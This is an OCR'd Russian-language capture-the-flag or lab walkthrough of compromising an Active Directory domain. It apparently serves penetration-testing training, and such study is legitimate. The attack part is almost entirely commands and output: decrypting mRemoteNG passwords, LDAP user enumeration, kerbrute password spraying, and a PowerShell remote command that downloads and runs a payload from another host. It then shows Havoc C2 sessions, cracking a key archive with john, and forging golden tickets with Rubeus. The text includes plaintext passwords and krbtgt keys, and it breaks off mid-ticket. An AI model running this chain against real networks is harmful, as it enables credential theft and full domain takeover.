
https://github.com/gquere/mRemoteNG_password_decrypt

Декриптим



```
➜  ~/Desktop python3 ng-decrypt.py confCons.xml
Name: traveller
Hostname: traveller.codeby.cdb
Username:
Password: Travel_rm44$

➜  ~/Desktop
```


Спреим по юзерам взятым из АД по ldap



```
[sudo] пароль для exited3n:
➜ ~/Desktop nxc ldap 192.168.1.33 -d codeby.cdb -u diana.zubkova -p 'greenday' --users
SMB          192.168.1.33    445    TRAVELLER        [*] Windows Server 2022 Build 20348 x64 (name:TRAVELLER) (domain:codeby.cdb
True) (SMBv1:False)
LDAP         192.168.1.33    389    TRAVELLER        [+] codeby.cdb\diana.zubkova:greenday
LDAP         192.168.1.33    389    TRAVELLER        [*] Total of records returned 175
LDAP         192.168.1.33    389    TRAVELLER        Administrator                 Built-in account for administering the compu
LDAP         192.168.1.33    389    TRAVELLER        Guest                         Built-in account for guest access to the com
n
LDAP         192.168.1.33    389    TRAVELLER        krbtgt                        Key Distribution Center Service Account
LDAP         192.168.1.33    389    TRAVELLER        exited3n
LDAP         192.168.1.33    389    TRAVELLER        nelli.chernysheva             Domain user
LDAP         192.168.1.33    389    TRAVELLER        arkadij.nekrasov              Domain user
LDAP         192.168.1.33    389    TRAVELLER        sofya.dubovskaya              Domain user
LDAP         192.168.1.33    389    TRAVELLER        danuta.fedorova               Domain user
LDAP         192.168.1.33    389    TRAVELLER        igor.laptev                   Domain user
LDAP         192.168.1.33    389    TRAVELLER        mitrofan.krasilnikov          Domain user
LDAP         192.168.1.33    389    TRAVELLER        anatolij.vorobev              Domain user
LDAP         192.168.1.33    389    TRAVELLER        nikita.kravets                Domain user
LDAP         192.168.1.33    389    TRAVELLER        almira.guryanova              Domain user
```

```
nxc ldap 192.168.1.33 -d codeby.cdb -u diana.zubkova -p 'greenday' --users
```


```
kerbrute passwordspray --dc 192.168.1.33 -d codeby.cdb legacy 'Travel_rm44$'
```



```
➜  ~/Desktop kerbrute passwordspray --dc 192.168.1.33 -d codeby.cdb legacy  'Travel_rm44$'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/11/24 - Ronnie Flathers @ropnop

2024/05/11 14:18:48 >  Using KDC(s):
2024/05/11 14:18:48 >   192.168.1.33:88

2024/05/11 14:18:48 >  [+] VALID LOGIN:  inna.petrova@codeby.cdb:Travel_rm44$
2024/05/11 14:18:48 >  Done! Tested 126 logins (1 successes) in 0.232 seconds
➜  ~/Desktop
```

Подготавливаем повершелл скрипт

```
$username = "codeby\inna.petrova"
$password = ConvertTo-SecureString -AsPlainText "Travel_rm44$" -Force
-Verbose
$cred = new-object -typename System.Management.Automation.PSCredential
-argumentlist $username, $password

Invoke-Command -Credential $cred -ComputerName traveller.codeby.cdb -
ScriptBlock  {$PSVersionTable.PSVersion ; whoami}
Invoke-Command -Credential $cred -ComputerName traveller.codeby.cdb -
ScriptBlock  {iwr http://192.168.1.35/a.exe -outfile
C:\windows\temp\b.exe ; cmd /c C:\windows\temp\b.exe}
```



Havoc View Attack Scripts Help Bloodhound
Teamserver Chat
Listeners
[41653b44] rita.gromova/TRAVELLER
[1f7a6876] inna.petrova/TRAVELLER

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
41653b44	192.168.1.33	192.168.1.33	rita.gromova	TRAVELLER	Windows 2022 Server 22H2	a.exe	7376	1s	healthy
1f7a6876	192.168.1.33	192.168.1.33	inna.petrova	TRAVELLER	Windows 2022 Server 22H2	b.exe	7484	1s	healthy

```
[+] Send Task to Agent [178 bytes]
[+] Received Output [390 bytes]:

Major  Minor  Build  Revision PSComputerName
-----  -----  -----  -------- --------------
5      1      20348  859      traveller.codeby.cdb
codeby\inna.petrova



11/05/2024 14:48:44 [exited3n] Demon » shell del asd.ps1
[*] [5B26D40E] Tasked demon to execute a shell command
[+] Send Task to Agent [122 bytes]

11/05/2024 14:48:49 [exited3n] Demon » upload /home/exited3n/Desktop/asd.ps1
[*] [F5EBD936] Tasked demon to upload a file /home/exited3n/Desktop/asd.ps1 to asd.ps1
[*] Uploaded file: asd.ps1 (514)

11/05/2024 14:48:59 [exited3n] Demon » powershell .\asd.ps1
[*] [65DBA37E] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [178 bytes]
[+] Received Output [386 bytes]:

Major  Minor  Build  Revision PSComputerName
-----  -----  -----  -------- --------------
5      1      20348  859      traveller.codeby.cdb
codeby\inna.petrova

[rita.gromova/TRAVELLER] a.exe/7376 x64 (codeby.cdb)
>>>
```

На рабочем столе инны находим бекапы ключей службы krbtgt


```
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:f319cb2aefbff19006ffd4ad2f3ba0b97d18dd198d7496fb8222cc987bcfad72
Administrator:aes128-cts-hmac-sha1-96:eb2ba21c1a258fca26b21da35f66ac34
Administrator:des-cbc-md5:132ca1ecea8fe316
krbtgt:aes256-cts-hmac-sha1-
96:f5619317eecc4236e7b7446d6367fbbf6b0fa4d1fed4f02fdfb89df710ee7e01
krbtgt:aes128-cts-hmac-sha1-96:7de76cd6d5318e48616da0c90a865346
krbtgt:des-cbc-md5:0ec725d0ecd35be3
```


Файл Правка Поиск Вид Кодировки Синтаксисы Опции Инструменты Макросы Запуск TextFX Плагины Вкладки ?
keys.txt

```
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f319cb2aefbff19006ffd4ad2f3ba0b97d18dd198d7496fb8222cc987bcfad72
Administrator:aes128-cts-hmac-sha1-96:eb2ba21c1a258fca26b21da35f66ac34
Administrator:des-cbc-md5:132ca1ecea8fe316
krbtgt:aes256-cts-hmac-sha1-96:f5619317eecc4236e7b7446d6367fbbf6b0fa4d1fed4f02fdfb89df710ee7e01
krbtgt:aes128-cts-hmac-sha1-96:7de76cd6d5318e48616da0c90a865346
krbtgt:des-cbc-md5:0ec725d0ecd35be3
```

Лежит в архиве, запаролен

```
7z2john keys.7z > 7z.hash
john --wordlist=/usr/share/wordlists/rockyou.txt 7z.hash
```



```
➜  ~/Desktop john --wordlist=/usr/share/wordlists/rockyou.txt 7z.hash
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 128/128 SSE2 4x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 2 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 286 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 0.00% (ETA: 2024-05-14 12:39) 0g/s 60.75p/s 60.75c/s 60.75C/s alyssa..jessie
iloveyou!        (backup-keys.7z)
1g 0:00:00:16 DONE (2024-05-11 15:30) 0.06161g/s 62.10p/s 62.10c/s 62.10C/s iloveyou!..mariel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
➜  ~/Desktop
```


Мутим билеты от имени домен админа и получаем флаг

```

shell rub.exe golden /user:DA
/aes256:f5619317eecc4236e7b7446d6367fbbf6b0fa4d1fed4f02fdfb89df710ee7e
01 /ldap /ptt

shell rub.exe ptt
/ticket:doIFcTCCBW2gAwIBBaEDAgEWooIEaTCCBGVhggRhMIIEXaADAgEFoQwbCkNPRE
VCWS5DREKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCmNvZGVieS5jZGKjggQlMIIEIaADAgES
oQMCAQOiggQTBIIEDwDRw+P19vDboPd9niaZO6Mul3bwWl1Ftn88HDxqyHc0r9oAp/iT/a
3AKNy7O2QrKtzLgJdrlp3ATRrv49ddpyqOjKZANpotvwzM0UtTzY3Zp+RXqkJTGUfoPM7U
3lVp8WmRBMopH1tMddVtn4/oRlThYx2qzO+EcHUAj62jjfx8Cvuxl9oQyHYBSxiQW+GBId
Oqry+Jx2/2YibCFADoKvCF5PRsD2K1XLEEQOoBjqiTx2sGPGG3Cv0ooJOCmuGHnWSVQA8R
WIjj6b6Z+SEBi7cFmVzR4q4Top+4B5oBcpEF0NlnAA+shULDUM/bTQO0IwYkoJ0oUIWC9u
50x1kjpSb++WwrAkEFIO1J5ubwe7vNPWeJGuOCmfjHk5zsp2KaPFezH1KFW4geAUMxqIj/
0v/j82wgoqZ+QBxko9Yf3TnxoGM+ktJaIdhDE6LJXm8Ofd3um/OVPaV2JkkP87inZNoY4u
cU2MU5jqvdxaXXvfa7AX/W9s4+5IT4PRD5HIyPwCMJXhBzy1btGkjrxiWUWM/CwzAll3c+
WSbDcZ+eDslx+BZIpRtI2OTiwF9V7TirfHeHOsL1dDWzVioWwl6WYx4UzeNRfuHegutlzs
dQAnciMGrpY5U/H8RSSsyGoiKU2wCXv8weDOoZOkzN7+Q4hcWk/xrlr6qzQWK/j3cjJsLm
mPqSW84tQU/pD0unG5kDt9RESt7pCXoN8U/wbvm7/aFyLBt3V5gnkw3oamyQfOFbFe6w3c
miCCEpVItzqfbf3DA5a6gJbfvVEgZE2L+TyE+4PZEkub8ggYmIxYMDMs/xPlhVAwgMFQdv
elkz0BwhlFgvxHrsdxjgKe9x0JXE0tFbPpkp93zX+C0BvyttIJIrbStFsKIZQPaW0H4wvA
4o00AcdKxCw1PVv0H4I5eFOhQgT2nFbZVFNqkaADCi77XYNqbvzPS8HKV9F7ajeSRf0Ne2
NPDfJ/Lr28NaOrvvQpR8YcyS4jBHjGxjtL6on1l5f+ffuJOoijEicqebB+ZRef1ZEtuycS
Q2hTfhvljSW0fCGhNLMtvi8C2AnQEBCDg+g3x5Uxwx4HYv1zvKNp/arg1opsvdM/Xvtlty
0QaJQoL6uOgw6/I3jhme7OSTkAb/FSwREjJUQs2LiyXhp/xJOl6SyKZeQlSu3Hzsk04uTJ
inkJE5HGJn3PQQDPjvJ/y1opgYVqsS5HPlmSF8jr8vZO48AXEPvK+G9HeMXol20PoewA2W
```


```
Kx4FSqP5AL6Ihr2oL4PT85Z48lowJK98NsOMAuF/xOwIYrxGlQvuxYK3wAQ4XI7aE3Q1fN
f4TSQrsiEdFbP22geqgsFPY+8FdXTqlNgHa2E8ymkOrzBa2NZLQKb2M4b9GtSaI9Rh0U4U
S8ujgfMwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEqEiBCAYJuWreX
d7wBHrUzrYSxMjk4NfEoiUditfMTiyWnJ5i6EMGwpDT0RFQlkuQ0RCohUwE6ADAgEBoQww
ChsIZXhpdGVkM26jBwMFAEDgAACkERgPMjAyNDA1MTExMjA3NTJapREYDzIwMjQwNTExMT
IwNzUyWqYRGA8yMDI0MDUxMTIyMDc1MlqnERgPMjAyNDA1MTgxMjA3NTJaqAwbCkNPREVC
WS5DREKpHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCmNvZGVieS5jZGI=

shell rub.exe ptt
/ticket:doIFFTCCBRGgAwIBBaEDAgEWooIEEzCCBA9hggQLMIIEB6ADAgEFoQwbCkNPRE
VCWS5DREKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCmNvZGVieS5jZGKjggPPMIIDy6ADAgES
oQMCAQOiggO9BIIDuU54BUqqjPctD+Sx9eNVU4JX+YnGk/uKqKV7sFH+AIeChGHhIxvL1Q
nGXqppNzb/2EcSdvRLMx2jUoL7idFBTHAfE2oh3fxmZVePvDmFFEovIWEqF4x9kKDS5gkt
2oltGZnG/By0XJC62MyEX7JEKk5V9Ln5d/zS46fGW4JA25qGgFBF6zDoe9rO+tdiRd4bVK
aO3vscZCJbVMBjfLYCduUcqlDfrpMRRFFUcOa6z8EEwLE60oCo5sxlyKLZXn2k6+AI0MUa
D4Xtqx3gkZBlGCUPvxS4x/OuDZxfIQQluRTqXZjE/EsbHdCqFsqdls/8GNj4LXmfRdk284
mGgrsHE4s0lX//McI2TaLxtQzV+D1DkZYkEuYOTc88v/79LZwMEqj3QF2bFyDacm1b1Xal
7/m67faq6VW/Qkzv+L2oKbXzA0EQRYNhLMtSAj8f0wfj65DK2UBO7UbYhmRKpEP4lEKSWJ
